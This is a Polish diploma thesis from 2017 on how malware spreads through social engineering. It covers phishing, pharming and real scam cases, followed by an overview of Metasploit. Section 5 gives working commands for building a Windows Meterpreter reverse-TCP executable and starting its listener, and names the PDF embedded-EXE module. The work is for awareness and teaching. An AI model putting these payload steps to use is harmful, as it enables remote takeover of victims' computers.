# WOJSKOWA AKADEMIA TECHNICZNA

**im. Jarosława Dąbrowskiego**

## WYDZIAŁ CYBERNETYKI



# PRACA DYPLOMOWA

STACJONARNE STUDIA I STOPNIA

Temat: **ANALIZA METOD I SPOSOBÓW DYSTRYBUCJI ZŁOŚLIWEGO OPROGRAMOWANIA ZE SZCZEGÓLNYM UWZGLĘDNIENIEM SOCJOTECHNIK**


Autor:

**Piotr Religa**

Kierownik pracy:

**dr inż. Piotr Bora**



W a r s z a w a 2017

**Spis treści**

## Wstęp

Rozwój techniki sprawił, że coraz większą rolę w życiu człowieka odgrywa system informatyczny, a sam komputer stał się podstawowym narzędziem pracy prawie każdego człowieka. W swojej pracy pragnę pokazać ułomność każdego systemu oraz pokazać ich fundamentalny problem.

Problemem tym jest sam człowiek, gdyż projektanci systemów najczęściej zapominają, że ten system będzie obsługiwany przez ludzi, którzy posiadają wady. Dlatego pierwszą część mojej pracy poświęcę na opis wad człowieka, które mogą być wykorzystane przez potencjalnego atakującego oraz jak w prosty sposób uniknąć potencjalnego ataku.

W drugiej części mojej pracy opiszę oprogramowanie Metaspolit, które umożliwia wykorzystywanie luk w oprogramowaniu użytkownika, dzięki czemu atakujący ma ułatwione zadanie. W tej części też opiszę algorytm szyfrujący SOSEMANUK oraz wyliczenie funkcji skrótu poprzez algorytm BLAKE, funkcji tych będę używał we własnej implementacji oprogramowania umożliwiającego mi przeprowadzenie ataku socjotechnicznego.

W kolejnej części pracy opiszę przeprowadzenie własnej koncepcji ataku z użyciem socjotechnik. Atak będzie polegał na wykorzystaniu naiwności ofiary, która nieświadomie zainfekuje swój komputer moim oprogramowaniem dzięki czemu będę mógł szpiegować ofiarę, a także w łatwy sposób będę mógł przejąć kontrolę nad systemem operacyjnym ofiary.

# 1. Cel i zakres pracy

Celem niniejszej pracy jest opisanie zagrożenia i uświadomienie szerszemu gronu jakie niebezpieczeństwo niesie ze sobą Internet oraz pokazanie, że rozwój techniki, który sprawia, życie człowieka wygodniejszym posiada także ciemną stronę.

W tej pracy postaram się opisać zjawisko jakim jest inżynieria społeczna. Pokażę przykłady jak w bardzo prosty sposób agresorzy omijają zabezpieczenia systemu lub po prostu oszukują nieświadomych ludzi. Chcąc przestrzec użytkowników systemów informatycznych przed takimi praktykami.

Na samym końcu przeprowadzę symulowany atak socjotechniczny z wykorzystaniem ogólnodostępnego narzędzia jakim jest Metasploit i pokażę prostotę jego wykonania. Postaram się przestrzec i zmusić użytkowników do refleksji nad korzystaniem z systemów informatycznych.

## 2. Analiza ataków opartych na inżynierii społecznej i socjotechnikach

Ataki oparte na inżynierii społecznej wykorzystują metody socjotechniczne do uzyskania określonego celu. Różnią się one od zwykłych ataków tym, że ich celem jest człowiek, a nie komputer. Zaletą takich ataków jest to, że do przeprowadzenia ich nie potrzebujemy znajomości np. kryptologii i nie musimy dysponować sprzętem mogącym wykonywać skomplikowane obliczenia. Wystarczy nam odrobinę sprytu, a także znajomość ludzkich słabości i nawyków, dzięki którym to ofiara sama udostępni nam hasło lub wręcz sama wyśle nam interesujące nas informacje, do których nie mieliśmy wcześniej dostępu.

W dobie dzisiejszej technologii i popularyzacji komunikacji przez Internet, kiedy mail stał się formalnym i oficjalnym pismem, który jest zarazem bardzo wygodnym środkiem komunikacji, wielu ludzi nie zdaje sobie sprawy z tego, że nie wie z kim się tak naprawdę komunikuje. Ten fakt mogą wykorzystać osoby, które mają, niekoniecznie dobre zamiary.

Dzięki naiwności i łatwowierności człowieka atak socjotechniczny jest bardzo łatwy do przeprowadzenia nawet dla początkującego użytkownika, gdyż wystarczy podstawowa znajomość obsługi komputera i odpowiednich programów. Natomiast jest bardzo niebezpieczny, kiedy taki atak przeprowadza ktoś, kto posiada wysoką wiedzę w tej dziedzinie i jego działania nie są przypadkowe, ale wykonywane z premedytacją. Wtedy taki człowiek jest w stanie oszukać nawet zabezpieczenia banku okradając go na bardzo wysokie sumy pieniędzy dzięki pomocy jego pracowników, którzy dosłownie sami pomogą w zapakowaniu pieniędzy do bagażnika.

Ataki socjotechniczne dzielą się na kilka kategorii. Wszystkie są ze sobą powiązane i często przy przeprowadzeniu ataku wykorzystuje się wszystkie ich rodzaje, aby jeden uwiarygadniał drugi. Kluczem ataków opartych na inżynierii społecznej jest właśnie za duże zaufanie.

Ataki tego typu wykorzystują roztargnienie ludzi, ich wrodzoną leniwość oraz fakt, że ludzie bardzo szybko wpadają w rutynę przez co wykonują swoje zadania bez zastanowienia. Wystarczy, że napastnik jest pewny siebie, śmiały i doskonale

odgrywa rolę, do której się przygotował. Jeśli atakujący nie zacznie wzbudzać podejrzeń to zostanie potraktowany tak samo jak kolejna osoba, do której podchodzi się szablonowo. Prostym przykładem jaki mogę przytoczyć to jazda pociągiem i sprawdzanie biletów przez kontrolerów. Podczas sprawdzania biletów u pasażerów wystarczyło często powiedzieć, „że mam bilet miesięczny" i kontroler, z lenistwa i rutyny, nie chciał go sprawdzić. Czasem ten bilet mógłby być wystawiony na zupełnie inne nazwisko. Ten prosty przykład obrazuje, że z atakami socjotechnicznymi mamy do czynienia często, gdy jesteśmy tego nieświadomi, co obrazuje jaki potencjał i możliwości za sobą niosą. Jedyne co je ogranicza to ludzka wyobraźnia, która z kolei jest nieograniczona. Ktoś może powiedzieć, że takie ataki można nazwać zwykłym oszustwem. Z tym stwierdzeniem muszę się zgodzić, jednakże jeśli do tego oszustwa dołożymy wiedzę z dziedziny bezpieczeństwa informacji oraz posiadanie odpowiedniego sprzętu, to ataki socjotechniczne przestają być zwykłym cwaniactwem, a stają się kluczem otwierającym bardzo wiele drzwi.

Ataki socjotechniczne można także rozpatrywać w znacznie szerszym zakresie, gdyż człowiek dosłownie na każdym kroku jest atakowany w ten sposób. Wszystkie reklamy, czy to w telewizji, czy w sklepach, to nic innego jak próba socjotechniczna oddziaływania na nas poprzez obraz, treść, zapach, dźwięk. To próba skłonienia nas do jakiegokolwiek działania mimo tego, że wcześniej tego nie planowaliśmy, a nawet tego nie chcieliśmy. Idąc tym tokiem rozumowania, największym pokazem technik socjotechnicznych jest kampania wyborcza, gdzie politycy, których zazwyczaj nie lubimy starają się pozyskać nasz głos i często im się to udaje, czyli atak socjotechniczny spełnił swoją rolę.

Tym co wyróżnia ataki socjotechniczne na tle innych ataków komputerowych jest to, że celem ataku jest człowiek, a nie urządzenie, przez co atak ten jest niezwykle skuteczny. Zgodnie z zasadą, że system jest tak bezpieczny jak jego najsłabsze ogniowo, możemy stwierdzić, że system nie może być bezpieczny, ponieważ jest obsługiwany przez ludzi. Co więcej przez ludzi z wadami, których nie jest w stanie wyeliminować szkolenie z bezpieczeństwa. Każdy człowiek ma jakiś słaby punkt, który można wykorzystać, aby złamać system. Systemy komputerowe stały się

bardzo powszechne i każda szanująca się firma ma własny system do zarządzania danymi, które posiada. Jednakże za powszechnością systemów nie poszło zrozumienie czym jest ten system i jak należy go obsługiwać. Jest to wina zarówno pracodawcy, jak i pracowników, którym wiek lub brak chęci nie pozwala przyswajać nowych informacji. Przez to dochodzi do takich sytuacji, że komputer zalogowany pozostaje bez opieki, bo „jakaś pani wyszła na kawę i się zasiedziała". Kolejną wadą takich systemów jest niedostosowanie ich do użytkownika. Prowadzić może do takich patologii, że użytkownik nie będzie chciał się wylogować z systemu, ze względu na to, że nie będzie potrafił się na niego ponownie zalogować, ponieważ operacja logowania będzie dla niego zbyt skomplikowana. To zdarzenie spowoduje, że zamiast zabezpieczyć system, zostaje on rozbrojony dla wygody użytkownika.

Rozwój technologii internetowej zrodził nowe rodzaje ataków *phishing*, takich jak np. rozsyłanie spamu na nasze skrzynki mailowe, czy podszywanie się pod zaufane instytucje. Ataki typu *pharming* również zaczęły się rozwijać, mimo że są bardziej skomplikowane niż *phishing.*

## 2.1. Phishing

Termin *phishing* można rozwinąć jako *password harvesting fishing,* czyli *łowienie haseł*. Jest to rodzaj ataku oparty na inżynierii społecznej polegający na podszyciu się pod inną zaufaną osobę lub instytucję stosowany w celu wykradania informacji. W dzisiejszych czasach, ataki typu *phishing* stały się bardzo proste do przeprowadzenia, co wpłynęło znacząco na spopularyzowanie tej formy ataku. Jednocześnie mimo swojej popularności są cały czas bardzo niebezpieczne dla potencjalnych ofiar.

Cel tego typów ataków można podzielić na dwa rodzaje. Haker próbuje zdobyć nasze dane wrażliwe albo nakłonić ofiarę do zapłacenia jakiejś kwoty pieniężnej. Jednak często tak bywa, że nasze dane wrażliwe są znacznie cenniejsze niż potencjalnie wykonany przelew, ponieważ wykonanie przelewu na daną kwotę łączy się tylko z utratą naszych pieniędzy i często relatywnie małej kwoty. Ponadto jesteśmy w stanie zgłosić ten fakt na policję, która w bardzo łatwy sposób może

namierzyć właściciela rachunku bankowego i wszcząć wobec niego postępowanie karne. Znacznie gorzej jest wtedy, gdy utracimy nasze dane osobowe, ponieważ jesteśmy narażeni na bardziej poważne konsekwencje. W skrajnym przypadku jakaś osoba może podszyć się pod nas i na nasze konto uczynić bardzo wielu szkód, z których później to my będziemy musieli się tłumaczyć. Możemy także narazić się na odpowiedzialność karną, z której nie będziemy mogli już się wytłumaczyć. Jeżeli wycieką nasze dane logowania do systemów informatycznych, które obsługujemy w pracy, to nasz pracodawca może pociągnąć nas do odpowiedzialności, ponieważ to my nie dopełniliśmy obowiązków i nie wystarczy wtedy żadne tłumaczenie, „że ktoś nas oszukał". W przypadku utraty danych logowania do banku, ktoś nam może wypłacić pieniądze z konta i wtedy to będzie dla nas wielki problem. Oczywiście bank często broni się przed niefrasobliwymi użytkownikami i używa też innych zabezpieczeń do ochrony naszych płatności. Zdarza się jednak tak, że haker poradzi sobie z naszymi zabezpieczeniami, ponieważ atak został dokładnie przez niego przygotowany. W dzisiejszych czasach bardziej boimy się utraty danych logowania na portale społecznościowe i do naszej poczty, niż do banku. Według mnie jest to bardzo uzasadniona reakcja, ponieważ włamanie się komuś do konta w banku jest poważnym przestępstwem i często potencjalnemu Kowalskiemu nie warto włamywać się na konto. Jednak włamanie się na Facebooka przez ciekawskiego kolegę jest dużo bardziej prawdopodobne. Utrata danych do naszej poczty często łączy się z utratą danych do wielu portali i systemów, które mamy z tą pocztą powiązane. Bywa też tak, że napastnik nie chce nam zrobić krzywdy, a jedynie zdobyć nasze dane, takie jaki adres email, PESEL, adres, numer telefonu, aby potem móc je sprzedać komuś innemu, kto będzie chciał je wykorzystać. Często poszukiwane na czarnym rynku są adresy email oraz numery telefonów, które mogą posłużyć do wysyłania spamu lub kolejnego ataku mającego na celu groźniejsze działanie.

Sposobów przeprowadzania ataków typu *phishing* jest bardzo dużo, a ograniczeniem jest jedynie wyobraźnia osoby atakującej. Jednak najczęściej wykorzystywane są spamy na nasze skrzynki mailowe oraz SMS-y. Spam, czyli

wiadomość zawierające treści reklamowe lub nieprawdziwe informacje, mające nas skłonić do opisanego w treści działania. Prawdopodobnie każdy się kiedyś spotkał z sytuacją, że coś „wygrał", ale należy dokonać pewnych „formalności", które obciążają nas kosztami. Jest to niezwykle popularne działanie, które dowodzi, że jest to działanie skuteczne. Czasami zdarza się też, że wiadomości rozsyłane przez spamerów są dużo bardziej przemyślane i bardziej subtelne. Napastnicy wysyłają specjalnie preparowane załączniki, które po uruchomieniu na komputerze infekują go w różny sposób, a my jesteśmy całkowicie tego nieświadomi. Najgroźniejszym sposobem ataku nie jest atak masowy, ale atak celowany i dedykowany pod konkretnego człowieka. Aby przeprowadzić taki atak często wykonuje się kilka wstępnych ataków. Najpierw przeprowadza się atak, który ma na celu wyciągnięcie jakiś informacji, które mogą być przydatne. Często można po prostu wypytać nieświadomego człowieka lub przejrzeć portale społecznościowe, ponieważ nierozważne osoby bardzo często dodają tam dużo przydatnych informacji dla potencjalnego napastnika czy zwykłego włamywacza, który z kolei będzie wiedział, kiedy nas w domu nie ma i co mamy w domu. Przy pomocy tak zdobytych danych jest w stanie tak spreparować wiadomość, aby być bardziej przekonujący i oszukać ofiarę. Znacznie łatwiej na otwarcie załącznika namówi nas znajomy „Krzyś", który mówił dzień wcześniej, że nam wyśle jakieś informacje, niż całkowicie obca osoba. Wiele osób ma skłonność do ufania instytucjom publicznym bezgranicznie, nawet jeśli jest to kontakt tylko i wyłącznie drogą elektroniczną. Napastnik może to w bardzo prosty sposób wykorzystać i podszyć się pod pocztę czy inny urząd, który prosi o wpłatę w ramach jakiejś akcji. Ludzie na ogół są ciekawscy i naprawdę bardzo łatwo nakłonić człowieka, aby uruchomił wysłany plik. Często wystarczy nazwać plik „nie uruchamiać" i człowiek dla przekory to uruchomi, bo będzie ciekaw co chcemy ukryć.

Jedynym środkiem obrony przed atakami typu *phishing* jest nasza czujność i rozwaga. Owszem, możemy trochę polegać na filtrach na skrzynce mailowej lub na programach antywirusowych zainstalowanych na komputerach. Jednak odpowiedni atak jest w stanie zmusić nas abyśmy sami powyłączali filtry lub jest na tyle dobry,

że jest w stanie te zabezpieczenia ominąć. Przy korzystaniu z Internetu należy być czujnym oraz należy uważać o czym się rozmawia i gdzie, aby nie doprowadzić do sytuacji, w której komuś dyktujemy dane do logowania np. podczas jazdy komunikacją miejską.

## 2.2. Pharming

*Pharming* jest to skuteczniejsza i bardziej niebezpieczna forma ataku niż *phishing*, ponieważ jest ją trudniej przeprowadzić, a do jej realizacji potrzebna jest specjalistyczna wiedza. Ta metoda polega na tym, żeby przekierować ofiarę na specjalnie spreparowaną stronę internetową w taki sposób, aby ofiara była tego nieświadoma i myślała, że znajduje się na stronie oryginalnej. W ten sposób podczas logowania dane dostępowe zostaną przesłane do napastnika, a ofiara zostanie poprawnie zalogowana, nieświadoma tego co się stało.

Atak ten przeprowadza się przez zakłócenie działania globalnego serwera DNS w celu skojarzenia adresu URL z serwerem zawierającym stronę WWW spreparowaną przez napastnika. Atak można także przeprowadzić przez zmodyfikowanie lokalnych plików w systemie użytkownika za pomocą Trojanów. Trojan, czyli inaczej koń trojański to oprogramowanie, które podszywa się pod przydatne dla użytkownika programy, aby wyrządzić na komputerze ofiary szkody. Trojan ma na celu zmianę tłumaczenia nazwy URL na fałszywy adres IP, z pominięciem globalnego serwera DNS. Można także użyć wcześniej przygotowanej strony, która wygląda identycznie jak ta na której mieliśmy się znaleźć, przez co może uśpić naszą czujność i spróbować się przez tą stronę zalogować. Na taką stronę możemy nieświadomie przejść przez link wysłany w mailu lub przez zrobienie literówki w adresie i zamiast *www.google.com* napisać *www.gogle.com*.

Zapobieganie takim atakom jest stosunkowo proste, ponieważ większość programów antywirusowych potrafi wykrywać programy modyfikujące pliki systemowe. Jednak antywirus potrafi być zawodny, więc najlepszym sposobem jest sprawdzenie certyfikatu SSL strony, który powinien być wystawiony na domenę

oryginalnego właściciela danej strony. Wtedy mamy pewność, że strona, na której jesteśmy jest tą stroną, na której chcieliśmy być. Jednak w praktyce jest ciężko korzystać sprawnie z Internetu sprawdzając za każdym razem, na jakich stronach się znajdujemy. Owszem, można ograniczyć się przynajmniej do stron, gdzie następuje logowanie, ale mimo wszystko wiele osób po prostu nie potrafi tego zrobić. Należy także zmienić standardowe hasło do routera, ponieważ złośliwy kod, najczęściej skrypt JavaScript, potrafi włamać się na nasze urządzenie i dokonać modyfikacji.

# 3. Przykłady rzeczywistych ataków socjotechnicznych

O popularności i skuteczności tej formy ataku mogą świadczyć liczne przykłady wykorzystywania socjotechnik w rzeczywistości. Na szczęście część z nich zostaje wykryta i opisana, dzięki czemu mamy świadomość z jakich technik korzystają oszuści oraz jak przed takimi działaniami się bronić.

## 3.1. Podszycie się pod instytucję zaufaną lub osobę

Podszywanie się pod poważną instytucję lub zaufaną osobę jest często wykorzystywane przez oszustów, ponieważ już na samym początku oszuści wzbudzają nasze zaufanie, a co za tym idzie stajemy się dla nich bardzo łatwą ofiarą.

### 3.1.1. Fałszywi lekarze

Ten przykład nie jest związany z informatyką, jednakże bardzo dobrze obrazuje użycie socjotechnik w sytuacjach, które mogą spotkać każdego z nas. Tureccy policjanci przebrani za lekarzy chodzili do mieszkańców Istambułu, a następnie mierzyli ciśnienie i wręczali „pacjentom" tabletki. Oczywiście, wizyty te były w ramach eksperymentu, ponieważ po zakończonej akcji policjanci, już nie przebrani, jeszcze raz odwiedzali mieszkańców i uświadamiali ich co złego zrobili i co mogło się stać.

Wyniki takiego eksperymentu były bardzo zatrważające, ponieważ 86% ludzi od razu połknęło podane przez „lekarzy" środki. Działania policjantów były inspirowane gangiem włamywaczy, który działał w bardzo podobny sposób. Ludzie z gangu częstowali tabletkami, którymi były środki odurzające i kiedy „pacjent" nie był świadomy co się dzieje, rabusie okradali domy. Można powiedzieć, że taki wynik jest wręcz przerażający.

Przypadek tureckich policjantów, uwidacznia jedną bardzo poważną wadę ludzi. Ludzie mają bardzo duże zaufanie do całkowicie obcych ludzi, a jeśli jeszcze człowiek informuje, że wykonuje zawód godny zaufania jak np. lekarz czy policjant, wtedy poziom naszego zaufania przerażająco wzrasta i stajemy się całkowicie bezbronni.

Wiele osób myśli, że postępowanie Turków było bardzo nieroztropne i sami by tak nigdy nie zrobili. Owszem mogą mieć rację, jednak dosyć często słychać w wiadomościach, że kolejne osoby zostały okradzione metodą „na wnuczka".

### 3.1.2. Google Adwords (phishing)

Jak donosi portal niebezpiecznik.pl w artykule z dnia 11.10.2016 pod tytułem „Phishing w reklamach Google" pojawiła się strona służąca do *phishing-u*. Po wpisaniu frazy „adwords" w wyszukiwarkę *Google* jako pierwszy rekord dostajemy link do domeny mcc-adwords.com, która służyła do wyciągania od nas haseł do konta Google. Takie działanie było o tyle skuteczne, że wiele osób zamiast wpisywać cały link w adresie przeglądarki, wpisuje tylko frazę, a następnie klika w pierwszy link.

Na szczęście sam *phishing* był bardzo słabo przygotowany, ponieważ po wejściu na stronę dostajemy tylko okienko logowania oraz zdjęcie zamiast tekstu. Po wprowadzeniu loginu i hasła zostajemy poproszeni o podanie adresu e-mail pomocniczego oraz numeru telefonu powiązanego z Google.

Domena została zarejestrowana 10.10.2016 na dane:

| | |
|---|---|
| Admin Name: | ASSINDINO RIBEIRO NETO |
| Admin Organization: | |
| Admin Street: | RUA CATAUAI QD. 30 LT. 13 |
| Admin City: | Goiania |
| Admin State/Province: | Goias |
| Admin Postal Code: | 741800-200 |
| Admin Country: | BR |
| Admin Phone: | +55.62996216679 |
| Admin Phone Ext: | |
| Admin Fax: | |
| Admin Fax Ext: | |
| Admin Email: | fatbikethai@gmail.com |

Zgodnie ze stanem na 06.12.2016 strona jest niedostępna.

### 3.1.3. Facebook Messenger (phishing)

Jak donosi portal niebezpiecznik.pl w artykule z dnia 20.11.2016 poświęconym Facebook-owi, został wykryty nowy niebezpieczny scam. Scam, czyli oszustwo polegające na wyłudzeniu pieniędzy poprzez wcześniejsze zdobycie naszego zaufania.

Polega on na tym, że w trakcie rozmowy na Messengerze możemy otrzymać od rozmówcy plik, przypominający zdjęcie o nazwie *photo_xxxx.svg*, gdzie *xxxx* jest losowym numerem. Jest to skrypt, który po pobraniu i uruchomieniu na komputerze ofiary, przenosi ją na adres *hxxp://govahoyuge.itup.pw/php/trust.php* następnie na losowe subdomeny:

hxxp://ecadutaro.yadozalamom.pw/oseboma.html
hxxp://mitobeb.yadozalamom.pw/fineboz.html
hxxp://ibaveh.yadozalamom.pw/urisur.html

Następnie link przenosi nas na stronę przypominającą wyglądem Youtube, na której z kolei zostajemy poproszeni o pobranie kodeków do obsługi próbującego wyświetlić się filmu. Po pobraniu dodatku do przeglądarki następuje utrata danych, a sam dodatek otrzymuje uprawnienia do wszystkich okien przeglądarki. Niektóre z ofiar zauważyły, że napastnik próbuje uniemożliwić im dostęp do ich kont na Facebook-u poprzez ustawienie uwierzytelnienia dwuskładnikowego, a jako numer telefonu podaje swój własny.

Mimo skomplikowanego procesu „instalacji" złośliwego oprogramowania, wiele osób dało się złapać. Należałoby zatem jak najszybciej usunąć pobrany dodatek. Niestety jest on na tyle inteligentny, że potrafi zamknąć kartę z ustawieniami, skutecznie uniemożliwiając nam usunięcie go z poziomu przeglądarki. W związku z tym należy go usunąć ręcznie.
W przypadku przeglądarki Chrome (system Windows) należy z katalogu:

C:\Users\AppData\Local\Google\Chrome\User Data\Default\Extensions

usunąć cały katalog o nazwie „jegjfinhocnmomhpgmnbjambmgbifjbg".

Profilaktycznie należałoby wylogować się i zmienić hasło we wszystkich portalach, w których byliśmy zalogowani podczas działania złośliwego oprogramowania.

Istnieje bardzo dużo prawdopodobieństwo, że jeśli malware został uruchomiony na innej przeglądarce niż Chrome i korzystaliśmy z systemu Windows, to nasz dysk jest właśnie w trakcie szyfrowania. Najszybciej należy wyłączyć komputer, ponieważ po zaszyfrowaniu możemy być zmuszeniu do zapłaceniu okupu za nasze dane.

### 3.1.4. Rejestracja karty SIM

Zgodnie z nową ustawą (Dz.U. 2016 poz. 904) z dnia 10 czerwca 2016r. o działaniach antyterrorystycznych wprowadzoną w Polsce, wszystkie prepaidowe karty SIM (czyli tzw. numery na kartę) podlegają rejestracji. I jak to zazwyczaj bywa, każda tego typu ustawa jest doskonałą okazją dla wszelkich oszustów próbujących wyciągnąć od nas nasze dane lub zmusić nas do zapłacenia jakiejś kwoty. W tym przypadku wykorzystywana jest nasza niewiedza o samej ustawie jak i o procesie w jakim sama rejestracja przebiega. Jedyną informacją jaka dotarła do większości ludzi jest fakt, że należy kartę „jakoś" zarejestrować, bo od 1 lutego przestanie działać.

Kartę można zarejestrować na różne sposoby u jednego z operatorów, jednakże nie ma możliwości zarejestrowania karty całkowicie online lub przez telefon. Nawet jeśli część rejestracji jesteśmy w stanie przeprowadzić online to i tak, zgodnie z ustawą, musimy podać swoje dane bezpośrednio pracownikowi. Oznacza to, że albo musimy udać się do odpowiednich punktów obsługi klienta albo zamówić kuriera do domu, któremu będziemy mogli się wylegitymować nie wychodząc z domu. Mimo tego, do wielu osób zadzwoniła osoba podająca się za pracownika firmy Orange. Telefonowała z numeru 566651686. Można wywnioskować, że osoba nie posiadała dostępu do bazy danych klientów Orange, ponieważ dzwoniła do osób, które już numer zarejestrowały. Prawdopodobnie była to próba oszustwa i próba wyłudzenia danych poufnych, ponieważ firma Orange odcina się całkowicie od tej osoby i twierdzi, że rejestracja karty SIM za pośrednictwem rozmowy telefonicznej

jest niezgodna z nową ustawą antyterrorystyczną i jedyną drogą rejestracji karty u tego operatora jest osobiste stawienie się w punkcie obsługi klienta.

Wyciągając wnioski z całej tej sytuacji należy uważać z kim rozmawiamy przez telefon, ponieważ osoba po drugiej stronie może nie być tą, za którą się podaje. Pozostaje mieć nadzieję, że ustawa wprowadzona w takiej formie może ograniczyć *phishing* przy pomocy sms-ów, a osoby dzwoniące będą łatwiejsze do namierzenia.

## 3.2. Wykorzystanie szczątkowych informacji zdobytych o użytkowniku

W obecnym czasie wiele ludzi nie zwraca uwagi na to co zamieszcza w Internecie, a szczególnie na to, co pojawia się na portalach społecznościowych. Stanowi to doskonałą okazję dla oszustów, włamywaczy i złodziei. Znacznie łatwiej okraść dom, jeśli właściciel pochwalił się, że jedzie na dwa tygodnie na wczasy za granicę lub zachować się jeszcze zuchwalej i „pomóc" komuś w przeprowadzce i wywieźć rzeczy, które on sam załaduje na ciężarówkę. To są bardzo drastyczne przykłady, jednakże czasem wystarczy bardzo niewiele, aby sprytnemu oszustowi dać możliwość, aby nas oszukać. Jest to o tyle niebezpieczne, że mimo naszej czujności, jeśli otrzymany mail będzie miał związek z tym co robiliśmy wczoraj, nie wzbudzi naszych podejrzeń. Czasami z pozoru bardzo niewinne informacje mogą spowodować, że damy się złapać.

### 3.2.1. Faktura od PGE i PZU

Przykładem na wykorzystanie z pozoru nieważnej informacji jest sytuacja, która nie tak dawno miała miejsce. Problem porusza portal niebezpiecznik.pl w artykule z dnia 01.06.2016 gdzie opisuje sytuacje, w której ktoś rozsyłał maila służącego do *phishing-u*.

W treści maila było ponaglenie do zapłaty zaległej faktury za energię elektryczną od PGE. Podanym nadawcą zawsze było „PGE Biuro Obsługi Klienta", natomiast tematem maila „eFaktura za energię elektryczną XXXXXXXXX", gdzie X oznacza dowolną cyfrę. Link przekierowuje na stronę, gdzie należy wpisać kod CAPTCHA. Następnie pobieramy plik *PGE_eFaktuura.zip*. Pobrany plik zawiera

skrypt pod nazwą *PGE_eFaktura.js*, który instaluje na naszym komputerze złośliwe oprogramowanie.

Niektórzy ludzie zauważyli, że strona, z której można pobrać zainfekowanego zip-a, jest niedostępna dla niektórych przeglądarek oraz niektórych systemów operacyjnych. Malware w ten sposób zainstalowany ma za zadanie zaszyfrować nasze dane i wymusić okup za ich odszyfrowanie.

Bardzo podobna sytuacja miała miejsce nieco później, gdzie wiele osób dostało maila z niezapłaconą fakturę od PZU. W tym przypadku kwota za fakturę zawsze była taka sama i wynosiła 3504 PLN. Kliknięcie na podany link powodowało przekierowania na przestrzeń dyskową Dropbox, a następnie pobranie pliku *pzu-faktura-20160722.pdf.scr,* który to z kolei zawiera złośliwe oprogramowanie.

### 3.3. Socjotechnika jako metoda manipulacji

Socjotechnika nie tylko może służyć zdobyciu informacji, ale przede wszystkim do skłonieniu innej osoby do zrobienia tego co sobie życzymy. Niestety na ten rodzaj oddziaływania jesteśmy narażeni na każdym kroku naszego życia. W skład tego rodzaju manipulacji wchodzą wszystkie reklamy, które mają nas skłonić do zakupu rzeczy, których nie chcemy. To także wszystkie kampanie polityczne, które poza drobnymi merytorycznymi kwestiami, głównie manipulują tłumem w taki sposób, aby to on zagłosował na nich. To również wiele kampanii społecznych i działania wszelkich fundacji, które pokazują, że socjotechnika ma również dobre strony.

Przykładem na to może być pomysł pewniej firmy sprzątającej, która postanowiła wykorzystać wrodzoną ludzką ciekawość i zamontowała w parku w koszach na śmieci czujniki ruchu, które po wrzuceniu do niego jakiegoś przedmiotu uruchamiały dźwięk spadania znany z kreskówek. Ludzie po wrzuceniu śmiecia i usłyszeniu dziwnego dźwięku z ciekawości chcieli sprawdzić co się stało, więc wrzucali kolejny przedmiot do pojemnika. W ten, dość prosty i sprytny sposób, firma posprzątała park rękoma ciekawskich ludzi.

Socjotechnika i metody manipulacji ludźmi posiadają bardzo wiele różnych cech i nie można ich sklasyfikować jednoznacznie źle czy też jednoznacznie dobrze. Socjotechnika to broń i tak samo jak każda inna broń może być użyta zarówno dobrym i złym celu. Zależy to tylko i wyłącznie od posługującej się nią osobą.

## 4. Omówienie narzędzia Metasploit

Metasploit to oprogramowanie opensorce służące do łamania zabezpieczeń teleinformatycznych oraz testów penetracyjnych. Narzędzie to powstało w 2003 roku i zostało napisane w języku Perl, natomiast od wersji 3.0 został całkowicie przepisany na język Ruby. Od 2009 roku projektem Metasploit zarządza firma Rapid 7.

Narzędzie Metasploit jest bazą gotowych exploitów. Dodatkowo, udostępnia interfejs, dzięki któremu możemy utworzyć własne wersje exploitów, korzystając gotowych już komponentów. Dzięki temu oprogramowaniu możemy także wykonywać ataki bruteforce, które pozwalają łamać hasła przy pomocy zdefiniowanej listy słów lub DoS (ang. *Denial of Service*).

Exploit jest to program, który wykorzystuje błędy znalezione w innym oprogramowaniu. Najczęściej są to błędy popełniane w implementacji przez programistę. Do najbardziej typowych należą przepełnienia bufora na stosie, czy złe użycie typów danych. Do takich błędów należą również błędy związane z samą technologią, w której powstaje aplikacja oraz błędy związane z nieznajomością przez programistę funkcji bibliotecznych, których używa.

Metasploit wykorzystuje exploity pasywne i aktywne. Pasywne to takie, które po aktywowaniu nawiązują połączenie z hostem (np. ataki na www, czy klientów poczty). Natomiast aktywne to takie, które działają na hoście i po wykonaniu określonego działania kończą swoją aktywność (np. ataki bruteforce).

# 5. Omówienie wybranych exploitów

Oprogramowanie Metasploit jest bazę zawierającą dużą liczbę exploitów. Z których samodzielnie można skorzystać. W tym rozdziale opiszę tylko te które wykorzystałem przy implementacji własnego ataku.

### 5.1.1. Windows Meterpreter (Reflective Injection), Reverse TCP Stager

Ten exploit funkcjonuje przy wstrzyknięciu meterpretera serwera DLL przez Reflencitve Dll, co powoduje połączenie z komputerem atakującym.

Autorami tego exploita są skape, sf, OJ Reeves oraz hdm. Natomiast sama luka występuje na platformach Windows.

Poniższy opis dotyczy oprogramowania Metasploit działającego na platformie Kali, służącej do przeprowadzenia testów penetracyjnych.

Aby utworzyć plik wykonywalny uruchamiany na komputerze ofiary, należy wykonać polecenie w konsoli:

*msfvenom -p windows/meterpreter/reverse_tcp LHOST=**ip** LPORT=4444 -f exe > **path***

gdzie:

**ip** – adres ip komputera hosta

**path** – ścieżka do nowo utworzonego pliku exe

Natomiast na komputerze atakującego należy uruchomić nasłuchiwanie

*msfconsole*
*> use multi/handler*
*>set PAYLOAD windows/meterpreter/reverse_tcp*
*>set LHOST **ip***
*>set LPORT 4444*
*>exploit*

Podsumowując, exploit jest skuteczny nawet na obecnych wersjach systemu Windows, zarówno na Windows 10 jak i Windows 7, czyli najpopularniejszych obecnie platformach. Na szczęście jest już dobrze znaną luką w systemie i bardzo wiele antywirusów potrafi wykryć pliki, które zawierają złośliwy kod.

### 5.1.2. Adobe PDF Embedded EXE Social Engineering

Ten exploit działa przez wykorzystanie luki w Adobe Reader, która pozwala na umieszczenie w dokumencie PDF zagnieżdżonego pliku exe. Ten exploit jest użyteczny przy atakach socjotechnicznych, ponieważ mimo ukryciu pliku exe w dokumencie PDF, to ofiara musi zezwolić na jego uruchomienie.

Odkrywcami tej luki w funkcjonowaniu Adobe Reader są Colin Ames oraz jduck. Luka znajduje się w wersjach v8.x oraz v9.x Adobe Reader oraz ofiara musi posiadać zainstalowany na komputerze 32-bitowych system operacyjny Windows.

Aby skorzystać z tego exploita potrzebujemy dokument PDF oraz plik exe, który chcemy umieścić w zainfekowanym pliku. Następnie z oprogramowania Metasploit wykorzystujemy moduł:

*exploit/windows/fileformat/adobe_pdf_embedded_exe.*

